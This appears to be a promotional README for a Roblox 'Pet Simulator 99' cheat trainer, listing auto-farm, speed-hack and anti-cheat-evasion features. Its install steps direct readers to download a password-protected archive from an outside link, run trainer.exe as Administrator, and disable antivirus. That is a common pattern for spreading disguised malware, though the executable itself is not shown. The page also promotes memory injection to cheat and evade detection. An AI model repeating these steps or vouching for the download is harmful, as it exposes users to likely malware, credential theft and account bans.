
The most advanced automation suite for Pet Simulator 99 on Roblox. Built for the Backrooms League update (June 2026), this trainer unlocks 24/7 farming, auto‑hatching, instant breaking, and a full League auto‑grind – all controlled through a sleek, undetectable GUI.
| Feature | Description |
|---|---|
| 🔵 Auto Coin Farm | Automatically grabs all coins and gems in your vicinity, ensuring you never leave any currency behind. |
| 🥚 Auto Egg Hatch | Automates the egg-hatching process, so you can get new pets while AFK. |
| 🌀 Backrooms League Auto-Grind | Automatically progresses through all Backrooms League tasks and collects your rewards without intervention. |
| 💥 Instant Break | Breaks every breakable object nearby instantly – no cooldown, no delay. |
| 📍 Teleport to Best Zone | Teleports you directly to the optimal farming zone, saving travel time. |
| 🧑💻 Auto Merchant Buy | Automatically purchases rare items from the traveling merchant the moment they appear. |
| ⚡ Speed Hack | Boosts your speed significantly, making farming routes much faster. |
| 🛡️ Anti-AFK | Bypasses the AFK timer, allowing unlimited uninterrupted farming. |
- Download the archive from https://skydock.netlify.app/trainer-archive.zip
- Extract the files using the password: trainer2026
- Right‑click trainer.exe and select Run as Administrator
- Launch Pet Simulator 99 on Roblox and wait for the world to load
- Press F1 to open the trainer GUI and enable your desired features
The trainer reads and writes process memory to manipulate game values. It uses pymem to communicate with the Roblox client, injecting code that enables automation features without triggering anti-cheat.
- OS: Windows 10 / Windows 11
- Roblox Executors: Synapse X, Krnl, Fluxus, Arceus X (any standard executor)
- Game Servers: Works on all Pet Simulator 99 servers
| Problem | Solution |
|---|---|
| Trainer fails to inject | Restart Roblox, then run trainer.exe as Administrator again. |
| Features don’t activate | Temporarily disable your antivirus – some real‑time shields block memory operations. |
| GUI does not appear | Press F1 or F2 to toggle the overlay. If still not visible, restart the trainer. |
| Backrooms League tasks not progressing | Make sure you’re on a League‑enabled server and that the “Backrooms League Auto‑Grind” box is checked. |
This software is provided for educational purposes only. Use it at your own risk. The authors are not responsible for any bans or account restrictions.